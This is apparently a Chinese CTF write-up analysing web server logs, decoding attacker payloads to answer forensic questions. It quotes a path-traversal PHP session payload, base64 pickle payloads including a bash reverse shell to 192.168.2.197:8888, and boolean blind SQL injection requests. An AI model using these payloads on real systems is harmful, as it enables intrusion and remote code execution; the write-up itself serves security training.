172.17.0.1 - - [07/Aug/2021:01:38:21 +0000] "GET /?filename=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftmp%2Fsess_car&content=func%7CN%3Bfiles%7Ca%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A16%3A%22..%2Ffiles%2Ffilename%22%3Bs%3A20%3A%22call_user_func_array%22%3Bs%3A28%3A%22..%2Ffiles%2Fcall_user_func_array%22%3B%7Dpaths%7Ca%3A1%3A%7Bs%3A5%3A%22%2Fflag%22%3Bs%3A13%3A%22SplFileObject%22%3B%7D HTTP/1.1" 302 879 "-" "python-requests/2.26.0"
```


CSDN @joker-yan

这里有tmp，机灵的人已经拿去urldecode了


../../../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:

{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";}

CSDN @joker-yan

=》文件名：sess_car

4.3




同样是在/tmp目录下的操作，发现

../../../../../../../../../../../../../../../tmp/sess_car&content=func|N;files|a:2:

{s:8:"filename";s:16:"./files/filename";s:20:"call_user_func_array";s:28:"./files/call_user_func_array";}paths|a:1:{s:5:"/flag";s:13:"SplFileObject";}

=》类：SplFileObject

7.1（相比于4，这里更简单了，毕竟是“简单日志分析”）



查看一下日志文件，

```
127.0.0.1 - - [07/Aug/2021 10:42:10] "GET /v2/_catalog HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:42:10] "POST /EemAdminService/EemAdmin HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /index.php HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.git HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.git%2fHEAD HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.git%2fconfig HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.git%2findex HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.git%2fdescription HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /source HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /source.php HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /source.php.bak HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.idea%2fworkspace.xml HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.source.php.bak HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /source.php.swp HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /README.MD HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /README.md HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /README HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.gitignore HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.svn HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /.svn%2fwc.db HTTP/1.1" 404 -
```


连脚本都可以不改，除了文件名不一样外~


下面三行数据就是全部的解题内容了~~~

```
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnd2hvYWlpJwpwMQowKGcwCmxwMgowKEkwCnRwMwowKGczCkkwCmRwNAowY29zCnN5c3RlbQpwNQowZzUKKGcxCnRSLg== HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnY2F0IC9UaDRzX01TX1ZFUllfSW1wb3J0X0ZpMWUnCnAxCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzAMKSTAKZHAOCjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFIu HTTP/1.1" 500 -
127.0.0.1 - - [07/Aug/2021 10:43:12] "GET /?user=STAKcDAKMFMnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDIKMChjMApOcDMKMChnMwpjMApkcDQKMGNvcwpzeXNOZW0KcDUKMGc1CihnMQp0Ui4= HTTP/1.1" 500 -
>>>
```


很容易就发现，攻击参数是GET类型的?user

所以，=》攻击参数：user

7.2



对之前的数据中间的参数分别拿去base64解码，发现第二条有我们需要的

STAKcDAKMFMnY2F0IC9UaDRzX0lTX1ZFUllfSW1wb3J0X0ZpMWUnCnAxCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKSTAKZHA0CjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFlu

编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键：Ctrl + Enter)

Base64 编码或解码的结果：


编/解码后自动全选

```
I0
p0
0S'cat /Th4s_IS_VERY_Import_Fi1e'
p1
0(g0
lp2
```

CSDN @joker-yan

=》绝对路径：/Th4s_IS_VERY_Import_Fi1e

7.3



同理7.2，

STAKcDAKMFMnYmFzaCAtaSA%2bJiAvZGV2L3RjcC8xOTIuMTY4LjIuMTk3Lzg4ODggMD4mMScKcDEKMChnMApscDIKMChJMAp0cDMKMChnMwpJMApkcDQKMGNvcwpzeXN0ZW0KcDUKMGc1CihnMQp0Ui4=

编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键：Ctrl + Enter)

Base64 编码或解码的结果：


编/解码后自动全选

```
I0
p0
0S'bash -i >& /dev/tcp/192.168.2.197/8888 0>&1'
p1
0(g0
lp2
```

CSDN @joker-yan

=》IP：192.168.2.197:8888

8.1




将日志文件“access.log”拿去URL解码，或者我们也可以很明显地看出来，这就是一个bool盲注

```
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'%C2%80',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 422 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'%7F',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'~',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'%7D',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'%7C',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'%7B',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'z',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'y',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'x',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'w',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'v',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20'u',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20't',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),1,1)%20=%20's',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 472 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'%C2%80',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 421 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'%7F',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'~',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'%7D',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'%7C',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'%7B',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 418 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'z',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'y',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'x',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'w',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'v',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'u',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 417 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20't',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 416 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20's',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 416 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'r',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 416 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),2,1)%20=%20'q',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 473 "-" "python-requests/2.26.0"
"GET /index.php?id=1%20and%20if(substr(database(),3,1)%20=%20'%C2%80',1,(select%20table_name%20from%20information_schema.tables)) HTTP/1.1" 200 421 "-" "python-requests/2.26.0"
```

=》手法：布尔盲注

8.2



简单查看了一下日志，发现可以直接在日志获取到结果，

```
172.17.0.1 - - [01/Sep/2021:01:44:01 0000] "GET /index.php?id=1 and if(substr((select column_name from information_schema.columns where table_name='flag' and table_schema='sqli'),4,1) = 'n',1,(select table_name from information_schema.tables)) HTTP/1.1" 200 448 "-" "python-requests/2.26.0"
```

CSDN @joker-yan

```
172.17.0.1 - - [01/Sep/2021:01:45:55 0000] "GET /index.php?id=1 and if(substr((select flag from sqli.flag),1,1) = '~',1,(select table_name from information_schema.tables)) HTTP/1.1" 200 425 "-" "python-requests/2.26.0"
```

CSDN @joker-yan

得到库名：sqli 、表名flag 、字段flag

=》sqli#flag#flag

8.3

获取字段值，可以一个一个慢慢查看获取（这样比较费时间，还需要有耐心）

这里提供python脚本获取，

```
from urllib import parse
num=0
line=0
tmp1=1
tmp2=2
str1=''

with open("access.log",'r') as f:
    string=f.readline()
    while(string !=''):


        if("sqli.flag" in string):

            string=parse.unquote(string)
            num=string.find("sqli.flag")#字符
            num+=19
            line=string.find("sqli.flag")
            line+=11
            if(string[line+1] ==","):
                tmp1=int(string[line])
            elif(string[line+1] !=","):
                num+=1
                tmp1=int(string[line:line+2])


            if(tmp1 ==tmp2): #发现目标字符，是上一行的
                tmp2+=1
                print(str1,end="")

        str1=string[num] #保留上一行的字符
        string=f.readline()
```

```
==========
flag{deddcd67-bcfd-487e-b940-1217e668c7db}
>>>
```


=>flag{deddcd67-bcfd-487e-b940-1217e668c7db}

小结

“签到”：1.1

“jwt”：2

“webshell” :3

"日志分析"：4

“流量分析”：5

“内存分析”：6

“简单日志分析”：7

“SQL注入”：8

“wifi”:9

"ios":10

"机密内存"：11

本次比赛上博主自己解出来的题目都在上面的WP上了，还有一些题目是提交错误次数上了三次，所以算是解题失败不计分~~~还是觉得自己有点菜鸡，比不上很多大佬